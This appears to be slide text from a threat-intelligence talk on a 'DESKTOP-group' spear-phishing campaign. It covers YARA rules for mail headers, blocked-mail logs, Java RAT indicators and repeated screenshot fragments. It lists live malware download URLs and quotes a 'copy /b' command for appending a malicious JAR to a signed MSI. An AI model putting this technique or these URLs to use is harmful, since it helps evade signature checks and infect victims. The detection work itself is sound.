To: "anne-claude.KELLY@upaep.int; alvaro.psetizki@upu.int" <[REDACTED]>
Subject: =?windows-1252?Q?Important:_Mise_=E0_jour_r=E9pertoireIFS/_Upda?=
=?windows-1252?Q?te_directoryIFS?=
Content-Type: multipart/mixed;
  boundary="=====NextPart_001_6EAE_5D306667.4C3E5736"
X-Mailer: Smart_Send_4_1_13
Date: Fri, 5 Apr 2019 18:13:15 +0200
Message-ID: <61364915023283226031460@DESKTOP-HUHM1TV>

(decoded) Subject: Important: Mise à jour répertoire IFS / Update directory IFS
```

DESKTOPHUUHM1TV

@DESKTOP-HUHM1TV>

Received hostname (**WIN-xxx** ← DESKTOP-xxx)

```
Received: from zmail.guce.gouv.ci ([127.0.0.1])
  by localhost (zmail.guce.gouv.ci [127.0.0.1]) (amavis
  with ESMTP id Zgyis_Se58kc for <[REDACTED]>;
  Wed, 23 Oct 2019 16:24:59 +0000 (GMT)
Received: from WIN-P9NRMH5G6MB (unknown [185.136.170.190])
  by zmail.guce.gouv.ci (Postfix) with ESMTPSA id C20F51BD244
  for <[REDACTED]>; Wed, 23 Oct 2019 16:24:57 +0000 (GMT)
MIME-Version: 1.0
From: "e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>
To: [REDACTED]
Date: 23 Oct 2019 09:24:39 -0700
Subject: =?utf-8?B?SW1wb3J0YW50IElvbW1lbmlxdCOp?=
Content-Type: multipart/mixed;
  boundary=--boundary_26019_c587552d-21ce-495f-8ab5-0358cb75fdd2
Message-Id: <20191023162457.C20F51BD244@zmail.guce.gouv.ci>
```

Message-ID / (9) Desktop-/ (2) Server-names

Message-ID	Date from	Date to	Days	count
@DESKTOP-OLDSDAH	2018-02-08	2018-02-16	9	4
@DESKTOP-T4UN9D6	2018-02-12	2018-06-16	125	7
@DESKTOP-CBQP7F3	2018-02-22	2018-02-22	1	1
@DESKTOP-BHMUG0K	2018-07-04	2018-09-26	85	5
@DESKTOP-HUHM1TV	2018-07-21	2019-04-05	259	12
@DESKTOP-DDC429B	2019-03-31	2019-03-31	1	1
@DESKTOP-7U3H8EU	2019-05-11	2019-08-12	94	6
@DESKTOP-61D188I	2019-07-18	2019-09-25	70	7
@DESKTOP-FK2FFAC	2019-10-14	2019-10-17	4	3
WIN-P9NRMH5G6M8	2019-10-16	2019-10-24	9	6
WIN-N4R7BBAH231	2019-11-06	2019-11-06	1	1

Message-ID	Client IP	Date from	Date to	Days	count
@mailedge01	154.0.26.48 (annette.moukodi)	2019-05-28	2019-05-28	1	1
@mailedge01	185.247.228.17 (maloum.aboubakar)	2019-07-05	2019-07-11	7	3
@mailedge01	154.0.26.55 (fofou.sonfack)	2019-07-25	2019-10-22	90	3

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
8
9     strings:
10        $message_id_01 = "@DESKTOP-OLDSDAH" nocase
11        $message_id_02 = "@DESKTOP-BHMUGOK" nocase
12        $message_id_03 = "@DESKTOP-CBQP7F3" nocase
13        $message_id_04 = "@DESKTOP-HUHM1TV" nocase
14        $message_id_05 = "@DESKTOP-T4UN9D6" nocase
15        $message_id_06 = "@DESKTOP-7U3H8EU" nocase
16        $message_id_07 = "@DESKTOP-DDC429B" nocase
17        $message_id_08 = "@DESKTOP-61D188I" nocase
18        $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20    condition:
21        any of ($message_id_*)
22 }
```



Message-ID header

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
26 rule OPS_rfc2822_DESKTOP_group_servers : malemail
27 {
28     meta:
29         author = "Tom Ueltschi"
30         description = "DESKTOP-group suspicious mail servers"
31         date = "2019-09-30"
32         weight = 100
33
34     strings:
35         $server_01 = "zmail.guce.gouv.ci" nocase
36         $server_02 = "196.10.122.79" nocase
37         $server_03 = "185.136.170.190" nocase
38         $server_04 = "fofou.sonfack" nocase
39         $server_05 = "WIN-P9NRMH5G6M8" nocase
40         $server_06 = "WIN-N4R7BBAH231" nocase
41         $server_07 = "159.203.119.91" nocase
42         $server_08 = "WIN-4IJJFK9GGRK" nocase
43         $server_09 = "WIN-MB34NNL4KKJ" nocase
44         $server_10 = "mail.sibetons.com" nocase
45         $server_11 = "vmi276620.contaboserver.net" nocase
46         $server_12 = "WIN-54SKS5DQVVU" nocase
47         $server_13 = "mail.groupechaka.com" nocase
48
49     condition:
50         any of ($server_*)
51 }
```



Received headers

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block** on any header

```
71 rule OPS_rfc2822_DESKTOP_group_from : malemail
72 {
73     meta:
74         author = "Tom Ueltschi"
75         description = "DESKTOP-group suspicious mail from"
76         date = "2019-09-30"
77         weight = 100
78
79     strings:
80         $froml_01 = "<sc@upap-papu.africa>" nocase
81         $froml_02 = "<info.migrant@visa.ca>" nocase
82         $froml_03 = "<e.esimi@cceibankge.com>" nocase
83         $froml_04 = "<fofou.sonfack@campost.cm>" nocase
84         $froml_05 = "<courrier.bceao@bceao.int>" nocase
85
86         $froml_06 = "<info@bceao.int>" nocase
87         $froml_07 = "<info@sidcao.ci>" nocase
88         $froml_08 = "<info@israelnwhite.us>" nocase
89         $froml_09 = "<info@accensus.gr>" nocase
90         $froml_10 = "<ericwang@grandwayllaw.com>" nocase
91
92     condition:
93         any of ($froml_*)
94 }
```

From header

X- / Auth.-Sender

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block** on body URLs

```
53 rule OPS_rfc2822_DESKTOP_group_urls : malemail
54 {
55     meta:
56         author = "Tom Ueltschi"
57         description = "DESKTOP-group suspicious URLs in mails"
58         date = "2020-03-26"
59         weight = 100
60
61     strings:
62         $urls_01      = "finadev-groupe.com" nocase
63         $urls_01_base64_a = "ZmluYWRldilncm9lcGUuY29t"
64         $urls_01_base64_b = "ZpbmFkZXItZ3JvdXB1LmNvb"
65         $urls_01_base64_c = "maW5hZGV2LWdyb3VwZS5jb2"
66
67     condition:
68         any of ($urls_*)
69 }
```

URLs in body (base64)

Malware family	URLs
WSH-RAT	http://finadev-groupe.com/Cheque334221.zip
Adwind RAT	http://finadev-groupe.com/FACTURES.zip
Quasar RAT	http://finadev-groupe.com/OV VAILIDE 8877635.zip (delivery -> link in email) http://cloudpassreset.ga/uploads/force/VNC.exe (powershell download payload)

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on body URLs**

53 rule
54 {
55
56 YARA v4.0.0
57
58 - new base64 / base64wide modifiers
59 - new modifier "private" suppressing output in matches
60 strings
61 - iterators over dicts / strings
62 - reduced memory footprint
63 - pe module with "pdb_path"
64 and more ..
65
66
67
68
69 }

Florian Roth @cyb3rops

YARA v4.0.0

- new base64 / base64wide modifiers
- new modifier "private" suppressing output in matches
- strings
- iterators over dicts / strings
- reduced memory footprint
- pe module with "pdb_path"
- and more ..

Victor M. Alvarez @plusvic · Apr 29
YARA 4.0.0 is out! [github.com/VirusTotal/yara...](https://github.com/VirusTotal/yara)

11:21 AM · Apr 29, 2020 · [TweetDeck](#)

URLs in body (base64)

URLs
http://finadev-groupe.com/Cheque334221.zip
http://finadev-groupe.com/FACTURES.zip
http://finadev-groupe.com/OV VAILIDE 8877635.zip (delivery -> link in email)
http://cloudpassreset.ga/uploads/force/VNC.exe (powershell download payload)

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs

The screenshot shows a web browser window on the SANS ISC InfoSec Forums. The URL is <https://isc.sans.edu/forums/t/1121333/yara-v4-0-0-base64-strings>. The page title is "YARA v4.0.0: BASE64 Strings". The left sidebar has a "rule" code editor with the following content:

```
53 rule
54 {
55
56     - new
57     - new
58     string
59     - iter
60     - rec
61     - per
62     and
63
64 }
65
66 }
```

The main content area displays the following YARA rule:

```
rule Base64Example1
{
    strings:
        $a = "This program cannot" base64

    condition:
        $a
}
```

A note below the rule states: "This rule will search for ASCII strings that are possible BASE64-encodings of ASCII string "This program cannot".

The right sidebar features a profile for "DidierStevens" with 452 posts and the title "ISC HANDLER". It also includes a promotional banner for "SANS SANSFIRE 2020" and a redacted section at the bottom.

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs

The screenshot shows a YARA rule editor on the left and a web browser displaying a YARA documentation page on the right.

YARA Rule Editor:

```
53 rule
54 {
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69 }
```

YARA Documentation Browser:

The browser window is titled "yara.readthedocs.io/en/latest/writingrules.html#base64-strings". The page content is as follows:

Base64 strings

The `base64` modifier can be used to search for strings that have been base64 encoded. A good explanation of the technique is at:

<https://www.leeholmes.com/blog/2019/12/10/searching-for-content-in-base-64-strings-2/>

The following rule will search for the three base64 permutations of the string "This program cannot":

```
rule Base64Example1
{
    strings:
        $a = "This program cannot" base64

    condition:
        $a
}
```

This will cause YARA to search for these three permutations:

```
VGhpcyBwcm9ncmFtIGNhbmlvd
RoaXMgcHJvZ3JhbSBjYW5ub3
UaGlzIHByb2dyYW0gY2Fubm90
```

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block** on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
```

Blocked only due to
custom YARA rule

action	yara_rule	src_user	recipient	subject	date	count
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOSTS	2019-10-29 18:52:42	3
					2019-10-29 18:58:52	
					2019-10-29 18:59:52	
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOSTS	2019-10-29 19:08:37	2
					2019-10-29 19:09:37	
blocked	OPS_rfc2822_DESKTOP_group_servers	astou.diawara@bsic.ci		URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49	1

```
17     $message_id_08 = "@DESKTOP-61D188I" nocase
18     $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20     condition:
21         any of ($message_id_*)
22 }
```

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
```

action	yara_rule	src_user	recipient	subject	date
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37
blocked	OPS_rfc2822_DESKTOP_group_servers	astou.diawara@bsic.ci		URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49
blocked	OPS_rfc2822_DESKTOP_group_from	e-impots@dgi.gouv.ci		CONFIRMATION facture N 5546627	2020-02-24 16:33:55
blocked	OPS_rfc2822_DESKTOP_group_servers	info@who.int		CORONA VIRUS - COVID19: FINANCIAL SUPPORT MEASURES	2020-04-29 12:18:02
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-06 12:38:34
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-15 13:08:26
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-15 16:04:36
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-06-09 17:23:30
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-06-15 12:25:52
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 15:43:45
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 16:54:07
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 16:54:07

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

Securityinbits @Securityinbits · Jun 12

1/ Interesting technique used by #Ratty sample for distribution of malicious JAR(zip) appended to MSI

So when the OS sees jar ext it executes jre to handle the file, but unique about zip files are read from bottom to top so jar is executed instead of msi file, details below

The tweet discusses a technique used by the Ratty sample for distributing malicious JAR files appended to MSI files. It explains that when the operating system sees a .jar extension, it executes the Java Runtime Environment (JRE) to handle the file. However, due to the way ZIP files are read from bottom to top, the JAR file is executed instead of the MSI file. The tweet includes a screenshot of a debugger showing assembly code with annotations explaining this behavior.

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

Securityinbits (Security-in-bits)
1/ Interesting t
JAR(zip) appen
So when the C
about zip files
file, details bel


TomU #HomeOffice #SocialDistancing #StaySafe @c_APT_... · Jun 12 · Funny thing... I was just looking into the something similar.
Same technique has been used for other Java RAT's than #Ratty
e.g. 85eb931d0d27179ae7c13085fb050b11
(#Adwind ?)

pastebin.com/LDFf3snu

```
99e96f5026fd47 2020-06-11_10/shipment.label.jar 6-11_3/2.jar
[] 2020-06-11_10/shipment.label.jar /2.jar
JAR [] 2020-06-11_10/shipment.label.jar
JAR []
436febdb97ff0e2 2020-06-11_11/Shipment-label.jar 6-11_4/a49c0e0dlca8a829a8175a393le5cbal.jar
[] 2020-06-11_11/Shipment-label.jar e0dlca8a829a8175a393le5cbal.jar
JAR [] 2020-06-11_11/Shipment-label.jar 9c0e0dlca8a829a8175a393le5cbal.jar
lbcaccd99e02e 2020-06-11_1/21-04-2020.jar 6-11_6/CONFIRMATION_SWIFT.pdf.jar
[] 2020-06-11_1/21-04-2020.jar RMATION_SWIFT.pdf.jar
JAR [] 2020-06-11_1/21-04-2020.jar /CONFIRMATION_SWIFT.pdf.jar
12c386aaa3ee0e0 2020-06-11_12/TrackingOrder.jar 6-11_7/New.Shipment.Delivery.jar
[] 2020-06-11_12/TrackingOrder.jar hipment.Delivery.jar
JAR [] 2020-06-11_12/TrackingOrder.jar W.Shipment.Delivery.jar
1586224bb15bc9ac 2020-06-11_13/tracking.update.jar 6-11_8/OPERATION_A_CONFIRMER.jar
[] 2020-06-11_13/tracking.update.jar TION_A_CONFIRMER.jar
JAR [] 2020-06-11_13/tracking.update.jar /OPERATION_A_CONFIRMER.jar
af2c17d7e8327d0 2020-06-11_14/ups-label.jar 6-11_9/shipment.delivery.label.06-03.jar
[] 2020-06-11_14/ups-label.jar ent.delivery.label.06-03.jar
JAR [] 2020-06-11_14/ups-label.jar ipment.delivery.label.06-03.jar
```

3 3 11

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

1/ Interesting to see JAR(zip) appears in spear phishing emails. So when the OLE file is about zip files or something similar, file, details below.

1. Extension is jar but file cmd shows MSI

TomU #HomeOffice #SocialDistancing #StaySafe @c_APT_ure · Jun 12

Funny thing... I was just looking into the something similar.

Same technique has been used before e.g. 85eb931d0d2717 (Adwind ?)

pastebin.com/LDFf3s

TomU #HomeOffice #SocialDistancing #StaySafe @c_APT_ure

Replies to @c_APT_ure @Securityinbits and 6 others

Some people might think I'm working on a new presentation 😊

cc: @MalwareUtkonos @ChristiaanBeek
#Reversing2020

Christiaan Beek @ChristiaanBeek · Jun 6

Reversing2020 is all about #Yara , join a great lineup of speakers including @VK_Intel , @c_APT_ure and myself on June 30th:
register.reversinglabs.com/reversing-2020


“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

Securityinbits @Securityinbits · Jun 12

1/ Interesting technique used by #Ratty sample for JAR(zip) appended to MSI

So when the OS sees jar ext it executes jre to handle zip files are read from bottom to top so jar is file, details below



This behaviour could be used to hide and distribute malicious code in MSI signed files, in fact several security solutions rely on the output of Microsoft Windows code signing validation to avoid an in-depth scan when the file has a valid signature by a well-known and trusted software developer. Such an attack vector is not very interesting if the resulting file is not designed to execute the attached payload, because the attacker would need an additional component already running in the target to extract and execute the appended malicious code. However, JAR files have a characteristic that allows them to run directly in this scenario, making them the perfect candidate to take advantage of this situation.

A JAR file allows Java runtimes to efficiently deploy an entire application, including its classes and their associated resources, in a single request.^[2] The interesting part for exploiting the commented scenario is the JAR file format is based on ZIP to store the different components and resources, and this kind of ZIP is correctly identified by the presence of an end of central directory record which is located at the end of the archive to allow the easy appending of new files.^[3] When Java opens a JAR file it looks at the end instead of the beginning of the file, so a JAR file is executed independently of the data at the beginning of the file. In addition, on Microsoft Windows systems, the Java Runtime Environment's installation program will register a default association for JAR files so that double-clicking a JAR file on the desktop will automatically run it with "javaw -jar". Dependent extensions bundled with the application will also be loaded automatically. This feature makes the end-user runtime environment easier to use on Microsoft Windows systems.^[4]

In short, an attacker can append a malicious JAR to a MSI file signed by a trusted software developer (like Microsoft Corporation, Google Inc. or any other well-known developer), and the resulting file can be renamed with the .jar extension and will have a valid signature according Microsoft Windows. For example, via the command "copy /b signed.msi + malicious.jar signed_malicious.jar". The victim can be infected with just a double-click in such a file.

This attack vector was detected in a sample sent to VirusTotal and flagged by VirusTotal Monitor (a service to detect and avoid false positives).^[5] We have not found evidence of this technique being used massively to distribute malware.

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR


Securityinbits
@Securityinbits

Wrote detailed blog post on this Interesting tactic used by [#Ratty](#) & [#Adwind](#) for distribution of JAR appended to signed MSI

✓ Yara rule

securityinbits.com/malware-analysis...

CC: [@bquintero](#) [@baberpervez2](#) [@c_APT_ure](#)
[@James_inthe_box](#) [@ForensicITGuy](#) [@nightwatchcyber](#)
[@sharmarohit19](#)



CONTENTS

1. Overview of ZIP, JAR & MSI file format
2. How does it work?
3. Analysis of JAR appended to signed MSI files using Ratty RAT
4. Timeline
5. Conclusion
6. Yara Signature
7. Indicator of Compromise

```
11:12 AM · Jun 28, 2020 · Twitter Web App
```

{ Security-in-bits }

Home Malware Analysis Subscribe

Interesting tactic by Ratty & Adwind for distribution of JAR appended to signed MSI

June 28, 2020 Adwind, binwalk, Bytecode Viewer, file, IoCs, JAR, Java, MSI, RAT, Ratty, xxd, Yara, ZIP

[f](#) [t](#) [in](#) [g](#)

This article discusses an interesting tactic actively used by different Java RAT malware authors like Ratty & Adwind used this technique to distribute malicious JAR appended to signed MSI files. This technique was discovered by VT Team in Aug 2018^[9] but that time it was not used by malware authors to distribute malicious JAR files. Thanks to EKTracker tweet^[1], where I found this interesting Ratty hashes using this technique.

CONTENTS

1. Overview of ZIP, JAR & MSI file format
2. How does it work?
3. Analysis of JAR appended to signed MSI files using Ratty RAT
4. Timeline
5. Conclusion
6. Yara Signature
7. Indicator of Compromise
8. References

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

```
rule DESKTOP_MS1_containing_JAR
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "85eb931d0d27179ae7c13085fb050b11"
        sample_sha256 = "c7832c86a68c23b5cdf74cd52e1a382d15bf822cb00653b3c8c3f9a9831687d8"

    strings:
        $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
        $msi_str1 = "Installation Database"
        $msi_str2 = "Microsoft Silverlight CTP"
        $msi_str3 = "Microsoft Corporation"
        $msi_str4 = "Installer"
        $msi_str5 = "Silverlight is a registered trademark of Microsoft Corporation."
        $msi_str6 = "Windows Installer XML"
        $jar_mf = "META-INF/MANIFEST.MF"
        $jar_cls = ".class"

    condition:
        $msi_header at 0 and 3 of ($msi_str*)
        and
        $jar_mf and $jar_cls
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

```
rule DESKTOP_MS1_containing_JAR
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "85eb931d0d27179ae7c13085fb050"
        sample_sha256 = "c7832c86a68c23b5cdf74cd52e"

    strings:
        $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
        $msi_str1 = "Installation Database"
        $msi_str2 = "Microsoft Silverlight CTP"
        $msi_str3 = "Microsoft Corporation"
        $msi_str4 = "Installer"
        $msi_str5 = "Silverlight is a registered tr
        $msi_str6 = "Windows Installer XML"
        $jar_mf = "META-INF/MANIFEST.MF"
        $jar_cls = ".class"

    condition:
        $msi_header at 0 and 3 of ($msi_str*)
        and
        $jar_mf and $jar_cls
}
```

```
1 rule jar_in_msi
2 {
3     meta:
4         description = "Detect jar appended to MSI"
5         author = "Securityinbits"
6         date = "2020-06-14"
7         reference = "https://twitter.com/Securityinbits/status/1271406138588708866"
8         hash_1 = "13a4072d8d0eba59712bb4ec251e0593"
9         hash_2 = "63bed40e369b76379b47818ba912ee43"
10        hash_3 = "85eb931d0d27179ae7c13085fb050b11"
11
12    strings:
13        $msi_magic = { D0 CF 11 E0 A1 B1 1A E1}
14
15        //To detect zip Local file header(lfh) & End of central directory record(eocd)
16        $s_zip_magic_lfh = {50 4B 03 04}
17        $s_zip_magic_eocd = {50 4B 05 06}
18
19        $s_jar = "META-INF/MANIFEST.MF"
20        $s_java_class = ".class"
21
22    condition:
23        $msi_magic at 0 and filesize > 200KB and all of ($s_*)
24 }
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

```
rule Java_RAT_Ratty
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"

    strings:
        $jar_header = "PK"
        $mf = "META-INF/MANIFEST.MF"
        $str1 = "de/sogomn/rat/RattyClient.class"
        $str2 = "de/sogomn/rat/gui/IRattyGuiFactory.class"
        $str3 = "de/sogomn/rat/IConnectionObserver.class"
        $str4 = "de/sogomn/rat/ActiveConnection.class"
        $str5 = "de/sogomn/rat/service/IOperatingSystemService.class"

    condition:
        $jar_header at 0 and $mf and
        2 of ($str*)
}
```

\$jar_header at 0 and
\$mf and
2 of (\$str*)

```
rule Java_RAT_Ratty_no_JAR
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $str1 = "de/sogomn/rat/RattyClient.class"
        $str2 = "de/sogomn/rat/gui/IRattyGuiFactory.class"
        $str3 = "de/sogomn/rat/IConnectionObserver.class"
        $str4 = "de/sogomn/rat/ActiveConnection.class"
        $str5 = "de/sogomn/rat/service/IOperatingSystemService.class"

    condition:
        $mf and
        2 of ($str*)
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: MSI + JAR

```
1 800fbf461f13facf4799e96f5026fd47 2020-06-11_10/shipment.label.jar
2 MSIContaining_JAR [] 2020-06-11_10/shipment.label.jar
3 Java_RAT_Ratty_no_JAR [] 2020-06-11_10/shipment.label.jar
4
5 f3ea296ad35eec33ea436feb97ff0e2 2020-06-11_11/Shipment-label.jar
6 MSIContaining_JAR [] 2020-06-11_11/Shipment-label.jar
7 Java_RAT_Ratty_no_JAR [] 2020-06-11_11/Shipment-label.jar
8
9 80908e5e21c3aff7e8bcaccd99e02e 2020-06-11_1/21-04-2020.jar
10 MSIContaining_JAR [] 2020-06-11_1/21-04-2020.jar
11 Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-04-2020.jar
12
13 83aab8a3cd871441d2c386aaa3ee0e0 2020-06-11_12/TrackingOrder.jar
14 MSIContaining_JAR [] 2020-06-11_12/TrackingOrder.jar
15 Java_RAT_Ratty_no_JAR [] 2020-06-11_12/TrackingOrder.jar
16
17 c50b8615b8d6613f92586224b15bc9ac 2020-06-11_13/tracking.update.jar
18 MSIContaining_JAR [] 2020-06-11_13/tracking.update.jar
19 Java_RAT_Ratty_no_JAR [] 2020-06-11_13/tracking.update.jar
20
21 1eb30fec5a58dc7a6af2c17d7e8327d0 2020-06-11_14/ups-label.jar
22 MSIContaining_JAR [] 2020-06-11_14/ups-label.jar
23 Java_RAT_Ratty_no_JAR [] 2020-06-11_14/ups-label.jar
24
25 85e8e4e814c29ce8779772fca4df64d7 2020-06-11_2/21-05-2020.jar
26 MSIContaining_JAR [] 2020-06-11_2/21-05-2020.jar
27 Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
```

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

```
1 800fbf461f13facf4799e96f5026fd47 2020-06-11_10/shipment.label.jar
2 MSIContainingJAR [] 2020-06-11_10/shipm
3 Java_RAT_Ratty_no_JAR [] 2020-06-11_10/sh
4
5 f3ea296ad35eec33ea436feb97ff0e2 2020-06
6 MSIContainingJAR [] 2020-06-11_11/Shipm
7 Java_RAT_Ratty_no_JAR [] 2020-06-11_11/Sh
8
9 80908e5e21c3aff7e8bcaccd99e02e 2020-06
10 MSIContainingJAR [] 2020-06-11_1/21-04-
11 Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-
12
13 83aabaa3cd871441d2c386aaa3ee0e0 2020-06
14 MSIContainingJAR [] 2020-06-11_12/Track
15 Java_RAT_Ratty_no_JAR [] 2020-06-11_12/Tr
16
17 c50b8615b8d6613f92586224b15bc9ac 2020-06
18 MSIContainingJAR [] 2020-06-11_13/track
19 Java_RAT_Ratty_no_JAR [] 2020-06-11_13/tr
20
21 1eb30fec5a58dc7a6af2c17d7e8327d0 2020-06
22 MSIContainingJAR [] 2020-06-11_14/ups-l
23 Java_RAT_Ratty_no_JAR [] 2020-06-11_14/up
24
25 85e8e4e814c29ce8779772fca4df64d7 2020-06
26 MSIContainingJAR [] 2020-06-11_2/21-05-2020.jar
27 Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
28
29 0559defe2122020a2733fafbd6443fd6 2020-06-11_3/2.jar
30 MSIContainingJAR [] 2020-06-11_3/2.jar
31 Java_RAT_unknownl_no_JAR [] 2020-06-11_3/2.jar
32
33 a49c0e0dlca8a829a8175a3931e5cbal 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
34 MSIContainingJAR [] 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
35 Java_RAT_Ratty_no_JAR [] 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
36
37 7239fb81b1771e2aa38edbe0b68e40d5 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
38 MSIContainingJAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
39 Java_RAT_unknownl_no_JAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
40
41 fa8118a9fa20a17018cb2f60fd28a5b7 2020-06-11_7/New.Shipment.Delivery.jar
42 MSIContainingJAR [] 2020-06-11_7/New.Shipment.Delivery.jar
43 Java_RAT_Ratty_no_JAR [] 2020-06-11_7/New.Shipment.Delivery.jar
44
45 85eb931d0d27179ae7c13085fb050b11 2020-06-11_8/OPERATION_A_CONFIRMER.jar
46 MSIContainingJAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar
47 Java_RAT_unknownl_no_JAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar
48
49 4a2d5424f87d1d4cdcd8a9bea81d2e2a 2020-06-11_9/shipment.delivery.label.06-03.jar
50 MSIContainingJAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
51 Java_RAT_Ratty_no_JAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
```

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

